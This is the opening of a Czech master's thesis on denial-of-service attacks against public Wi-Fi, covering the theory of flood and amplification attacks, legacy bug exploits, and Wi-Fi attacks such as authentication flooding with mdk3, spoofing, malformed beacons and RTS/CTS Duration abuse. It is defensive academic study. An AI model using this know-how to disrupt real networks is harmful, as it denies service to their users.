VŠB – Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Vliv DoS (Denial of Service) útoků na veřejné Wi-Fi sítě

Impact of Denial of Service Attacks on the Public Wi-Fi Networks

2013 **Bc. Radek Hešík**

VŠB - Technická univerzita Ostrava
Fakulta elektrotechniky a informatiky
Katedra telekomunikační techniky

Zadání diplomové práce

Student: **Bc. Radek Hešík**

Studijní program: N2647 Informační a komunikační technologie

Studijní obor: 2601T013 Telekomunikační technika

Téma: Vliv DoS (Denial of Service) útoků na veřejné Wifi sítě
Impact of Denial of Service Attacks on the Public WiFi Networks

Zásady pro vypracování:

Denial of Service (odmítnutí služby) je v současnosti jedním z nejčastěji se objevujících útoků na internetové služby, při kterém dochází k cílenému přehlcení daného zařízení požadavky a následnému pádu nebo alespoň přetížení za účelem nedostupnosti pro ostatní uživatele. Cílem diplomové práce je zprovoznění určitých typů přístupových bodů k bezdrátové Wi-Fi síti a testování náchylnosti těchto zařízení vůči útokům tohoto typu. Útoky budou generovány uměle a povedou k implementaci praktických protiopatření tak, aby se v praxi riziko útoků typu DoS minimalizovalo, případně úplně eliminovalo.

1. Studijní část: problematika DoS útoku v bezdrátových sítích, technologie Wi-fi, přístupové body Wi-Fi
2. Detailní přehled nástrojů pro realizaci Denial of Service útoku v sítích standardu 802.11
3. Praktická ukázka útoku typu Denial of Service v prostředí Wi-fi sítí
4. Analýza dat získaných z praktických ukázek za účelem definice opatření pro eliminaci hrozby
5. Praktická implementace navržených metod zabezpečení

Seznam doporučené odborné literatury:

Security in Wireless Mesh Networks (Wireless Networks and Mobile Communications) by Yan Zhang, Jun Zheng and Honglin Hu (Aug 21, 2008)

Internet Denial of Service: Attack and Defense Mechanisms by Jelena Mirkovic, Sven Dietrich, David Dittrich and Peter Reiher (Jan 9, 2005)

Formální náležitosti a rozsah diplomové práce stanoví pokyny pro vypracování zveřejněné na webových stránkách fakulty.

Vedoucí diplomové práce: **Ing. Filip Řezáč**

Datum zadání: 18.11.2011
Datum odevzdání: 07.05.2013

prof. RNDr. Vladimír Vašinek, CSc.
vedoucí katedry

prof. RNDr. Václav Snášel, CSc.
děkan fakulty

Prohlášení studenta

Prohlašuji, že jsem tuto diplomovou práci vypracoval samostatně. Uvedl jsem všechny literární prameny a publikace, ze kterých jsem čerpal.

Dne: *29.4.2013*

……..……
podpis studenta

Poděkování

Rád bych poděkoval Ing. Filipovi Řezáčovi za odbornou pomoc a konzultaci při vytváření této diplomové práce.

Abstrakt

Denial of Service (odmítnutí služby) je v současnosti jedním z nejčastěji se objevujících útoků na internetové služby, při kterém dochází k cílenému přehlcení daného zařízení požadavky a následnému pádu nebo alespoň přetížení za účelem nedostupnosti pro ostatní uživatele. Cílem diplomové práce je zprovoznění určitých typů přístupových bodů k bezdrátové Wi-Fi síti a testování náchylnosti těchto zařízení vůči útokům tohoto typu. Útoky budou generovány uměle a povedou k implementaci praktických protiopatření tak, aby se v praxi riziko útoků typu Denial of Service minimalizovalo, případně úplně eliminovalo.

Klíčová slova

Wi-Fi, WLAN, SSID, DoS, DDoS, MAC, Denial of Service, 802.11

Abstract

Denial of Service, during which a given device is purposely flooded with requirements and subsequently crashes or at least becomes overloaded with aim to make the device unavailable for other users, is currently one of the most frequent attacks on Internet services. The aim of this thesis is launching certain types of Wi-Fi access points and testing susceptibility of these devices to attacks of this type. Attacks will be artificially generated and will lead to implementation of practical countermeasures, which will minimize or completely eliminate a risk of DoS attacks in practice.

Key words

Wi-Fi, WLAN, SSID, DoS, DDoS, MAC, Denial of Service, 802.11

Seznam použitých zkratek

Zkratka	Anglický význam
AES	Advanced Encryption Standard
AP	Access Point
APT	Advanced Packaging Tool
BSS	Basic Service Set
BSSID	Basic Service Set IDentifier
CCX	Cisco Compatible Extensions program
DDoS	Distributed Denial of Service
DoS	Denial of Service
DSSS	Direct Sequence Spread Spektrum
EAP	Extensible Authentication Protocol
ESS	Extended Service Set
ESSID	Extended Service Set Identificator
FCS	Frame Check Sequence
FHSS	Frequency Hopping Spread Spectrum
GNU	General Public License
HTTP	Hypertext Transfer Protocol
IBSS	Independent Basic Service Set
ICMP	Internet Control Message Protocol
IDS	Intrusion Detection Systém
IEEE	Institute of Electrical & Electronics Engineers
IP	Internet Protocol
IPS	Intrusion Prevention Systems
LWAPP	Lightweight Access Point Protocol
MAC	Media Access Control

Zkratka	Anglický význam
MFP	Management Frame Protection
MIC	Message Integrity Code
MIMO	Multiple Input Multiple Output
MSDU	Mac Service Data Unit
NAS	Network Access Server
NAV	Network Allocation Vector
OFDM	Orthogonal Frequency Division Multiplexing
OS	Operating System
OSI	Open Systems Interconnection
RADIUS	Remote Authentication Dial In User Service
SNMP	Simple Network Management Protocol
SQL	Structured Query Language
SSID	Service Set Identifier
TCP	Transmission Control Protocol
TKIP	Temporal Key Integrity Protocol
UDP	User Datagram Protocol
WEP	Wired Equivalent Privacy
WIDS	Wireless Intrusion Detection Systém
Wi-Fi	Wireless Fidelity
WLAN	Wi-Fi Local Area Network
WLC	Wireless LAN Controller
WPA	Wi-Fi Protected Access

Obsah

1 Úvod

Společnost je stále více závislá na internetu, důsledkem toho je v poslední době také snaha o zlepšení celkové bezpečnosti této sítě, jež byla donedávna do jisté míry opomíjena. Dnes už nestačí chránit komunikaci před odposlechem nebo napadením vlastního operačního systému viry, je třeba brát v potaz i útoky typu Denial of Service (dále jen „DoS“), zaměřené nejen na internetové služby, ale také na samotné Wi-Fi sítě. Tyto útoky byly v minulosti často ignorovány a na útočníka působily neatraktivně, protože by takovým útokem většinou nic nezískal. To ovšem není dnešní případ. Útoky tohoto typu jsou vedeny cíleně a mohou způsobit nemalou škodu, např. v obchodní a podnikatelské sféře. Jako příklad můžeme zmínit společnost, která využívá k veškeré komunikaci Wi-Fi síť. Dlouhodobý výpadek její sítě pro ni může mít katastrofální dopad. Často se také můžeme setkat s útoky generovanými za účelem znepřístupnění určité služby nebo počítače. Bohužel útoky jsou čím dál tím víc sofistikovanější a útočníci přišli na efektivnější provedení DoS útoku, a to takzvaný Distributed Denial of Service (dále jen „DDoS“), při kterém, na rozdíl od útoku DoS, používá útočník k zasažení cíle větší množství počítačů s koordinovaným chováním. Boj proti odmítnutí služby a útokům jiného typu je velice náročný a nekončící. Tvůrci bezpečnostních algoritmů a pravidel se snaží bránit všem doposud známým i neznámým útokům a útočníci stále hledají nové bezpečnostní trhliny a způsoby proniknutí do míst, kde mohou určitým způsobem škodit. Na základě uvedených faktů proto vznikla diplomová práce, která má za cíl popsat a analyzovat DoS útoky a rizika spojená s Wi-Fi sítěmi. Rovněž je zde proveden návrh bezpečnostních opatření, který tyto hrozby minimalizuje či zcela eliminuje.

Diplomová práce je členěna na dvě hlavní části. První část je zaměřena na teorii spojenou s problematikou obecných DoS útoků a DoS útoků realizovatelných v prostředí bezdrátových Wi-Fi sítí. Je zde také popsána technologie Wi-Fi, patřící v současné době k hlavní technologii bezdrátového přenosu. Následuje detailní přehled nástrojů pro realizaci DoS útoků. Druhá část je převážně praktická a jsou zde ukázky samotných útoků v prostředí Wi-Fi. Závěrem této práce je analýza dat získaných generováním útoků a vyvození protiopatření, která útoky v praxi limitují, případně zcela eliminují.

2 Problematika DoS útoků v bezdrátových Wi-Fi sítích

2.1 DoS útoky

Jedná se o útoky zaměřené nejen na internetové služby, při kterých dochází k cílenému přehlcení požadavky a následnému pádu nebo minimálně nedostupnosti služby/zařízení pro ostatní uživatele. Hlavním cílem DoS útoků bývá narušení legitimní činnosti, jako je procházení webových stránek, znemožnění přístupu k internetu nebo vyčerpání systémových prostředků. Tohoto efektu je dosaženo například záplavou paketů, přetížením přístupových cest nebo změnou atributů v paketu. Vzhledem k tomu, že komunikace během DoS útoků probíhá v řadě případů téměř totožně jako komunikace běžná, je mnohdy náročné ji rozpoznat a proti útokům se bránit.

Objevování nových DoS útoků není nic neobvyklého. Nejčastěji se však jedná o útoky využívající chyb jednotlivých programů. Mezi nejrizikovější a nejnebezpečnější útoky lze pak zařadit ty, které jsou směřovány na chyby v samotném operačním systému (dále jen „OS“). V takovýchto případech je ohroženo obrovské množství počítačů využívajících daný OS. Zcela největší riziko pak představují chyby obsažené v síťových protokolech (např. TCP, UDP, IP), kde jsou ohroženi téměř všichni uživatelé komunikující prostřednictvím sítě založené na architektuře výše zmíněných protokolů.

2.2 Dělení DoS útoků

DoS útoky lze rozdělit dle mnoha parametrů. Mnohdy se však setkáme s dělením, zda je možný útok provést lokálně nebo vzdáleně. Při lokálním DoS útoku je potřebný přístup k zařízení, na které je útok veden. Naproti tomu vzdálený DoS útok je možné provést takřka odkudkoliv, kam jen sahá dostupnost útočníkova cíle (např. v rámci lokální či vzdálené sítě). Obětí útoku může být konkrétní uživatel sítě, směrovač, server, společnost provozující svou obchodní činnost v prostředí internetu a mnoho dalších.

Dále lze útoky dělit podle počtu zařízení provádějících útok. Jedná-li se o útok z jednoho zařízení, pak hovoříme o obyčejném DoS útoku. Při útoku ze dvou a více zařízení ve stejnou dobu se jedná o takzvaný DDoS útok. [19] Oba typy útoku, DoS a DDoS, jsou obrovská hrozba, ale problém DDoS je složitější a náročný na řešení. V prvé řadě využívá velké množství zařízení, což z něho dělá silnou zbraň. Shromáždění a zapojení velkého množství počítačů se stalo triviálně jednoduché, protože mnoho automatizovaných nástrojů pro DDoS lze nalézt ve zdrojích s hackerskou tématikou. Druhá charakteristika DDoS útoků, která zvyšuje složitost jejich detekce, je použití zdánlivě legitimního provozu, což mnohdy působí velký problém při odpovědi na útok tohoto typu, aniž by došlo k narušení skutečného legitimního provozu.

DoS útoky lze rozdělit také podle toho, do které vrstvy síťového modelu OSI[1] (*Open Systems Interconnection*) spadá služba či protokol, na které je útok veden. [18] V minulosti byly útoky směřovány především na 3. Síťovou vrstvu, např. ICMP flood, dnes se můžeme setkat i s útoky zaměřenými na 7. Aplikační vrstvu (jako příklad lze uvést útok na HTTP protokol), 4. Transportní vrstvu, např. SYN flood, 2. Linkovou vrstvu (např. podvržení MAC adresy) a výjimkou není ani 1. Fyzická vrstva (např. zarušení pásma rušičkou).

[1] Model definovaný roku 1983 organizací ISO – rozděluje vzájemnou komunikaci mezi počítači do sedmi vrstev.

2.3 Typy DoS útoků

2.3.1 Záplavové útoky

Záplavové DoS (DoS flood) útoky jsou jedny z nejobyčejnějších útoků. Jejich podstata spočívá ve vygenerování co největšího datového toku tak, aby zahltily linku oběti. Obrana proti nim není jednoduchá, zvláště pak v případech, kdy jsou vedeny z více počítačů současně.

Dnes, kdy jsou velké servery připojeny k internetu linkami disponujícími vysokou přenosovou rychlostí, jsou obyčejné záplavové DoS útoky proti takovým serverům ve většině případů neúčinné. To ovšem neplatí pro DDoS, kdy začnou útočit stovky nebo tisíce počítačů, pak není problém vyřadit z funkce téměř kterýkoliv server.

Záplavové útoky lze většinou bezpečně rozpoznat podle toho, že mají v názvu slovo flood, což v překladu znamená záplava. Tyto útoky si jsou velice podobné a liší se pouze použitým protokolem nebo nastaveným příznakem. [5]

TCP flood, SYN flood

Podstatou útoku tohoto typu je využití jedné z vlastností protokolu TCP zvané *three-way handshake*, volně přeloženo do češtiny třísměrné potřesení rukou, které si klade za cíl ověřit, zda obě strany o navázání spojení doopravdy stojí.

V případě, že se klient pokusí navázat spojení se serverem protokolem TCP, klient i server si za normálních okolností vymění tři TCP pakety:

- Klient pošle na server synchronizační paket s příznakem SYN *(synchronization)*.
- Server potvrdí žádost o synchronizaci a pošle paket s příznaky SYN a ACK *(acknowledge)*.
- Klient pošle paket s příznakem ACK.

SYN flood je známý typ útoku, ale v moderních sítích je většinou neúspěšný. Funguje pouze tehdy, pokud server alokuje prostředky pro vytvoření nového spojení ihned po obdržení paketu SYN, a to ještě před tím, než obdržel paket ACK.

Existují dva možné způsoby, jak zařídit, aby se server paketu ACK nedočkal. Klient může buď zaslání paketu ACK opomenout. Nebo může odeslat paket SYN se špatnou IP adresou, čímž se dostáváme k tzv. IP-spoofingu, kdy klient podvrhne svoji IP adresu za jinou a server odešle paket SYN-ACK na jiný cíl, následně se paketu ACK nedočká.

Pokud server přiděluje prostředky těmto napůl otevřeným spojením (například si informace ukládá do fronty a odtud je odebírá, když přijde paket ACK) a je zaplaven podvodnými pakety,

zanedlouho se prostředky vyčerpají. To může způsobit problémy typu zpomalení serveru, ale třeba i úplné zhroucení systému, kdy je nutné počítač lokálně restartovat. [5] [7]

ICMP flood

Jak už z názvu vyplývá, útok je zaměřen na protokol ICMP (*Internet Control Message Protocol*). Nejvíce se k útoku vybízejí pakety *ICMP Echo*, které využívají program *ping* ke zjištění dostupnosti a odezvy daného zařízení. Tyto pakety mají stanovenu maximální velikost dle doporučení RFC až na 65 kB. ICMP Echo funguje na principu odeslání žádosti *ICMP Echo request*, na kterou dostupný cíl reaguje odpovědí *ICMP Echo reply*, přičemž zachovává původní velikost paketu, kterou je možné nastavit v operačním systému Linux. OS Linux také nabízí spuštění režimu *flood*, který lze aktivovat připsáním přepínače -f za daný příkaz. *ICMP Echo* pakety jsou pak posílány tak rychle, jak je to jen možné.

Pro maximální efekt tohoto útoku je vhodné podvrhnout adresu odesílatele za adresu zařízení, na které je útok veden. Tím lze docílit dvojnásobného zatížení linky tak, že jednou budou zařízení zahlcovat při *ICMP Echo žádosti* a následně pak příjmem *ICMP Echo reply* odpovědí. Jednoduchou obranou proti útokům tohoto typu je odfiltrování *ICMP Echo* paketů *firewallem*.

UDP flood

UDP flood je invazivní záplavový útok zaměřený na Transportní vrstvu OSI modelu. Útok používá nestavový UDP protokol. Principem útoku je opět zahlcení linky oběti. Útok v minulosti využíval zranitelnosti služeb *chargen* a *echo*. Obě tyto služby mohou být standardně spuštěny pod operačním systémem Linux. Systém Windows je podporuje taktéž, ale bývají standardně vypnuty. Služba *echo* funguje na principu ozvěny tak, že veškerá data, která dojdou na její port, jsou přeposlána zpět adresátovi. Služba *chargen* pracuje podobně jako *echo* s tím rozdílem, že místo dat, která obdrží, odešle data náhodná. Celý útok pak spočívá v tom, že je odeslán paket s pozměněnou IP adresou a portem k další službě vracející data, následně dojde k zacyklení zasílání dat mezi těmito zařízeními. Faktem je, že v dnešní době se tyto služby již nevyužívají. [5] [21]

Slowloris

Většina DoS útoků je již velmi dobře známá a existuje proti nim i spolehlivá obrana. Tyto útoky využívají převážně taktiky zahlcení linky oběti velkým množstvím neadekvátních požadavků. Útok Slowloris se od těchto útoků značně liší. K jeho realizaci není potřeba velkokapacitní linky ani velkého množství počítačů. Postačí pouze jeden skript, který útok povede. Jeho hlavním cílem je navazovat nová spojení a udržet je pokud možno co nejdelší dobu otevřená, tím dojde k zahlcení webového serveru. Ten obvykle otevře spojení a vyčkává na doručení celého HTTP požadavku, na který má zaslat odpověď. Útočník však záměrně posílá velice pomalu jednotlivé části nekonečné

hlavičky, čímž donutí server čekat do doby, než vyprší doba nastavena pro čekání na hlavičku. Slowloris není efektivní na všech webových serverech a k obraně proti němu většinou stačí upravit konfiguraci, např. tak, že se omezí povolený počet spojení z jedné IP adresy pomocí *IPtables* [17] a sníží doba čekání na hlavičku. [6]

2.3.2 Reflektivní a zesilující útoky

Tyto útoky ke svému působení využívají jiných počítačů nebo směrovačů jako prostředníků a jako většina DoS útoků se snaží zahltit linku oběti. Útočník si nejprve potřebuje vytvořit seznam síťových zařízení, která budou k útoku použita. Obvykle k tomu zhotoví skript nebo program. Následně je veden útok prostřednictvím programu k tomu určenému. Program použije první IP adresu ze seznamu a pošle na ni několik paketů. Poté použije další a znovu na ni odešle několik paketů a tak pokračuje do konce seznamu. U všech odeslaných paketů zamění zdrojovou IP adresu za adresu oběti. Pakety nemohou být libovolné, musí se vždy jednat o určitý typ takový, aby na ně síťové zařízení odpovídalo a tak se tato data mohla dostat až k oběti.

Hlavní výhoda těchto útoků tkví v náročnosti vystopovat útočníka. Data při útoku netečou po stejné cestě, protože se při útoku mění počítače, od kterých je útok odrážen směrem k cíli. Z toho také vyplývá jejich název. Samotné vystopování útočníka se provádí tak, že se po jednotlivých směrovačích postupuje směrem k němu a na každém z nich se zjistí port, ze kterého útok přišel. To samé se provede znovu pro směrovač, který je ke zjištěnému portu připojen.

Při zesilujících útocích jsou k oběti poslána data o určité velikosti a během své cesty skrz síť zesílí a nabudou na velikosti. Aby se tak stalo, je nutné data někde znásobit. Z toho důvodu je možné zesilující útoky provádět pouze u reflektivních útoků.

Smurf

Jde o kombinaci zesilujícího a reflektivního útoku, jehož princip se podobá útoku typu *ICMP flood*, ke kterému je přidáno zesílení. Útok probíhá tak, že *ping* je směřován na IP adresu celé sítě s nastavenou zdrojovou IP adresou počítače oběti. Výsledkem je následná odpověď ICMP paketem *Echo reply* ze strany oběti útoku. Celkové zesílení pak odpovídá počtu aktivních počítačů v dané síti. Dnes už je v internetu používání IP adres celých sítí filtrováno, ovšem výjimky stále potvrzují pravidlo.

Fraggle

Tento útok se velice podobná Smurfu a pochází také z dílny stejného autora. I zde se data posílají na IP adresu sítě, ale na rozdíl od Smurfu není využíván protokol ICMP, ale UDP v kombinaci se službami *echo* a *chargen*. Funguje tak, že se posílá UDP paket s cílovou adresou sítě, která je využita k odražení dat, a porty se zvolí *echo* nebo *chargen*. Celý princip je podobný UDP Flood útoku a stejně jako on již není v dnešní době aktuální z důvodu nezájmu o služby *echo* a *chargen*.

DNS zesilující útok

Útok je založen na principu posílání DNS (*Domain Name System*) dotazů se zdrojovou IP adresou nastavenou na IP adresu oběti. Tento útok je poměrně silný, jelikož jeho zesílení může dosáhnout mnohonásobku původního toku dat. K provedení je potřeba pouze veřejný DNS server, který je dostupný všem počítačům v internetu.

Běžně DNS server spolupracuje s protokoly TCP a UDP. Standardně se používá protokol UDP, který umožňuje posílat DNS odpovědi do velikosti 512 B. Pokud má žádost na DNS server průměrnou velikost 80 B, lze získat odpověď o velikosti až 512 B, čímž se získá až sedminásobné zesílení. Útok může probíhat tak, že útočník zhotoví potřebné záznamy na své doméně. Poté vytvoří seznam veřejných DNS serverů, které chce využívat, a začne na tyto servery zasílat dotazy na svou předem upravenou doménu. U dotazů zamění IP adresu odesílatele za IP adresu oběti. DNS servery začnou zasílat oběti odpovědi, které budou několikanásobně větší než dotazy, a tím linku oběti zahltí. [5]

2.3.3 DoS útoky využívající softwarových a hardwarových chyb

Jak již z názvu vyplývá, tyto útoky využívají SW (*softwarových*) a HW (*hardwarových*) chyb na straně oběti. Typické pro tyto útoky bývá jejich krátká životnost způsobená rychlou opravou chyb ze strany výrobce daného softwaru nebo hardwaru. Útoky probíhají tak, že si nejprve útočník zjistí HW nebo SW vybavení oběti a pak lze poměrně snadno na internetu dohledat, zda existuje na straně oběti známá chyba, skrz kterou by se dal útok realizovat. Jedním z možných míst, kde se dá o stávajících a nových chybách dozvědět, je např. internetová databáze „The Open Source Vulnerability Database“, která vznikla v srpnu 2002 a měla za úkol poskytnout přesné, detailní, aktuální a objektivní technické informace o všech typech zranitelnosti. [10] [20]

Útok je většinou založen na vygenerování poměrně malého množství specifických paketů za účelem nedostupnosti oběti. Hlavním rozdílem oproti záplavovým útokům jsou zde malé požadavky kladené na přenosovou rychlost mezi útočníkem a obětí. Díky výše zmíněným vlastnostem je poměrně problematické vysledovat zdroj útoku a také je složité se bránit úpravou filtrovacích pravidel na *firewallu*.

Ping of death

Jedná se o jeden z prvních, a dnes již prakticky nerealizovatelných, DoS útoků využívající chyby v implementaci protokolu TCP/IP [24]. Mnoho počítačových systémů dříve neumělo zpracovat ping větší než 65535 bajtů, což je maximální velikost paketu v protokolu IP. Tento nestandardně velký paket pak útočník pošle do určité sítě, kde může způsobit chyby, jako je např. přetečení zásobníku. To může vést až k selhání systémů, které nejsou proti takovým chybným paketům ošetřeny. Samotné poslání *pingu* o větší než povolené velikosti není obvykle možné. Jediný způsob, jak lze tak učinit, je paket fragmentovat. Pak je možné odeslat větší velikost, než je povolená. Po *defragmentaci*[2] paketu může dojít ke dříve zmíněnému přetečení zásobníku a kolapsu systému. Tato chyba postihla většinu tehdejších operačních systémů, ale taky směrovače a tiskárny. Později však byla většina systémů opravena a dnes už se jedná o historickou chybu. [4] [19]

Teardrop

Jedná se o útok, který se v mnohém podobá Ping of death. Jeho princip je také založen na fragmentaci[3] IP paketů. V současné době je rovněž neúčinný. [5]

[2] Proces zpětného sestavení celku z dílčích částí.
[3] Opak defragmentace – kouskování celku na menší části.

2.4 DoS útoky zaměřené na přístupové body Wi-Fi

Těmto útokům je věnována praktická část diplomové práce. Útoky tohoto typu mají charakter okamžitého účinku a ve většině případů trvají po dobu trvání samotného útočení. Motivací k realizaci těchto útoků bývá často odpojení klienta z Wi-Fi sítě za účelem získání informací potřebných k penetraci této sítě. Potřebné informace jsou vyměňovány mezi AP (*Access pointem* – česky přístupovým bodem) a klientem při jeho přidružení k síti. V tomto případě se používá tzv. deautentizační útok popsaný v praktické části diplomové práce. Další motivací vedoucí k útoku může být vztek, závist, rivalita nebo dokonce pokus o žert. Výhodou ze strany útočníka je složitá a poměrně drahá realizace obrany vůči útokům tohoto typu.

2.4.1 Zarušení pásma

Vzhledem k tomu, že Wi-Fi je bezdrátová technologie využívající volné frekvenční pásmo, nejčastěji 2,4 GHz a 5 GHz, je jednou z možností pro provedení DoS útoku sestrojení rušičky na patřičných frekvencích.

Rovněž se pro zarušení pásma vybízí upravit ovladače Wi-Fi karty tak, aby bylo možné odesílat rámce bez čekání a zaplavit tak určitý kanál náhodnými daty. Tuto možnost většina karet neumožňuje, jelikož u nich není možné konstantní vysílání rámců. Navíc *firmware* nedovoluje vysílat v čase, kdy je detekována příchozí komunikace. Z toho důvodu lze maximálně zhoršit odezvu a propustnost, nikoliv však kanál zcela zahltit.

Co se týče útoků, jež jsou zaměřeny právě na zarušení pásma, všechny se vyznačují vysokou náročností na použitý hardware a poměrně velkou energetickou náročností. Navíc pokud by se jednalo o déle trvající zarušení, pak by nebyl problém zdroj rušení vyhledat. Z toho důvodu se jedná o jeden z méně se vyskytujících a obávaných DoS útoků.

2.4.2 Autentizační DoS útok

Když útočník posílá velké množství falešných požadavků na autentizaci k přístupovému bodu oběti, pak se tabulka, obsahující informace o autentizaci a případně použitém šifrovacím klíči jednotlivých stanic, rychle zaplní. To může způsobit AP nemalý problém a nebude schopný obsloužit žádného dalšího klienta. Počet stanic, které AP zvládá najednou obsloužit, je různý. Útok je možné provést prostřednictvím nástroje *mdk3*. Praktická ukázka tohoto útoku je podrobněji rozepsána v praktické části této práce.

2.4.3 MAC a IP spoofing

MAC a IP spoofing nelze považovat vysloveně za DoS útoky, ale jedná se o techniky často využívané v kombinaci s nimi. IP spoofing v informatice označuje vytvoření IP datagramu s falešnou zdrojovou IP adresou. Ten je následně odeslán skrz počítačovou síť k cílovému počítači, před kterým má být totožnost odesílatele zatajena.

Při útocích je hlavním cílem zaplavit cílový počítač IP datagramy, přičemž se útočník většinou nestará o obdržení odpovědi. Je tedy možné použít IP datagramy s falešnými zdrojovými adresami. Falšované IP datagramy je těžké filtrovat, každý z nich totiž přichází z jiné adresy a tím pádem je složité odhalit skutečný zdroj útoků.

MAC spoofingem nazýváme techniku, při níž je podvržena MAC adresa. Ačkoliv byla MAC adresa zamýšlena jako permanentní a globálně unikátní identifikátor, tak je možné ji změnit ve většině moderního hardwaru. MAC adresu stanice připojené do sítě lze zjistit pomocí utility *Airodump-ng*, jež je součástí balíku *Aircrack-ng*.

2.4.4 Poškození rámce


Pokud je nevhodně navržený *firmware* nebo ovladač zařízení, pak může určitým způsobem pozměněný rámec způsobit neočekávanou chybu hardwaru. Tyto chyby se mohou projevovat např. úplným zatuhnutím zařízení. V některých případech je pak nutné zařízení restartovat. Rámce, které mohou takovou chybu způsobit, lze poškodit například tak, že některé z polí bude delší, než je jeho maximální specifikovaná velikost. Jako příklad můžeme uvést jeden z řídících rámců v IEEE 802.11, tzv. *Beacon frame* s příliš dlouhým SSID. Pro úpravu rámce lze využít program Wireshark. Dnes se s útoky tohoto typu moc často nesetkáme. Výrobci zařízení se snaží *firmware* a ovladače navrhnout tak, aby zařízení mohla těmto útokům úspěšně vzdorovat. [16]

2.4.5 Útoky DoS vedené na RTS/CTS

Tyto útoky jsou založeny na principu, kde vzduch reprezentuje sdílené přenosné médium, skrz které může v určitém čase na daném kanále vysílat pouze jedno zařízení, ostatní čekají či poslouchají. Útočník si rezervuje pásmo pro provoz s vyšší prioritou, pásmo je mu následně přiděleno a klient ho stejně záměrně nevyužívá. Tím degraduje propustnost pásma ostatním klientům.

Standard 802.11 nebyl původně určený pro venkovní sítě. Měl sloužit primárně jako náhrada vnitřních ethernetových sítí, kde na sebe všechny síťové prvky „vidí“, čemuž také odpovídá i způsob obrany Wi-Fi sítě proti případným kolizím. Systém CSMA/CA je pro předcházení kolizí nedokonalý, zvlášť v případech sítí se skrytými uzly, kde se využívá metody RTS/CTS potvrzování.


Skrytým uzlem se rozumí klient, jehož vysílání je před ostatními klienty skryto díky překážkám nebo velké směrovosti antén.



Obrázek 2 .1: Skrytý uzel

Skrytý uzel se téměř vždy objevuje tam, kde se Wi-Fi využívá ve venkovním prostředí způsobem *Point – Multipoint*. Zatímco AP vidí všechny stanice, jelikož používá všesměrovou anténu, většina klientů se navzájem nevidí, protože je s AP spojuje směrová anténa. Důsledkem toho vzniká problém, při kterém se klientské stanice snaží vysílat najednou v domnění, že kanál je volný, a AP je jejich současným vysíláním zahlušen. Z toho důvodu bývá použit systém pro předcházení kolizí RTS/CTS. Pro jednodušší pochopení principu DoS útoků zaměřených na RTS/CTS je níže popsán a obrázkem doplněn princip funkce RTS/CTS.

Pokud chce klient1 poslat datový rámec na AP a nezpůsobit žádnou kolizi, pak nejprve odešle RTS požadavek, který zajistí zarezervování kanálu na určitý čas. Ten je v rámci reprezentovaný v poli *Duration*. AP odešle odpověď všem klientům v podobě rámce CTS, který na danou dobu kanál pro klienta1 vyhradí. Každý účastník komunikace si po přijetí RTS nebo CTS rámce podle hodnoty *Duration* vyhradí NAV (Network Allocation Vector), který reprezentuje obsazenost kanálu viz RTS/CTS signalizace níže.




Obrázek 2 .2: Signalizace RTS/CTS

RTS flood

Útok probíhá tak, že klient pošle na přístupový bod RTS rámec s velkou hodnotou *Duration*. AP rozešle všem připojeným klientům CTS rámec s odpovídající velkou hodnotou *Duration*. Očekávaným výsledkem je, že klienti přestanou vysílat po dobu obsaženou v NAV. V případě, že byl přijatý RTS rámec a v očekávané době nebyl detekován příchozí signál, standard povoluje stanicím vynulování NAV, což má za následek zabránění očividnému DoS útoku. Útok má přesto požadovaný efekt, stanice, které prvotní RTS rámec nezachytily, mají NAV stále nastavený. Tento útok je efektivní v sítích, v nichž se nachází velké množství skrytých uzlů.

CTS flood

CTS slouží pouze na vyhrazení komunikačního kanálu na určitou dobu. Posílá ho AP nebo klient jako odpověď na RTS rámec. Jak CTS rámec ve skutečnosti vypadá, můžeme vidět na obrázku níže.



Obrázek 2 .3: CTS rámec

Frame Control – řídící pole

Duration – čas trvání

Receiver Address – adresa příjemce

FCS – Frame Check Sequence

Pro útok nás opět bude nejvíce zajímat pole *Duration*. Toto pole má rozpětí hodnot je 0-32767 a udává se v milisekundách hexadecimálně zprava. Pak už stačí nastavit pokud možno co největší přípustnou hodnotu v poli *Duration* a odeslat rámce na patřičnou adresu. [16]

3 Technologie Wi-Fi

3.1 Wi-Fi

Tímto pojmem bývá v informatice nazýváno několik standardů IEEE 802.11 popisujících bezdrátovou komunikaci v počítačových sítích. Samotný název Wi-Fi vytvořilo *Wireless Ethernet Compatibility Aliance*. Jedná se o technologii, jež využívá bezlicenční frekvenční pásmo, které je dostupné téměř všude. Z tohoto důvodu je Wi-Fi vhodná technologie pro budování relativně levné a výkonné sítě bez nutnosti pokládky kabelů.

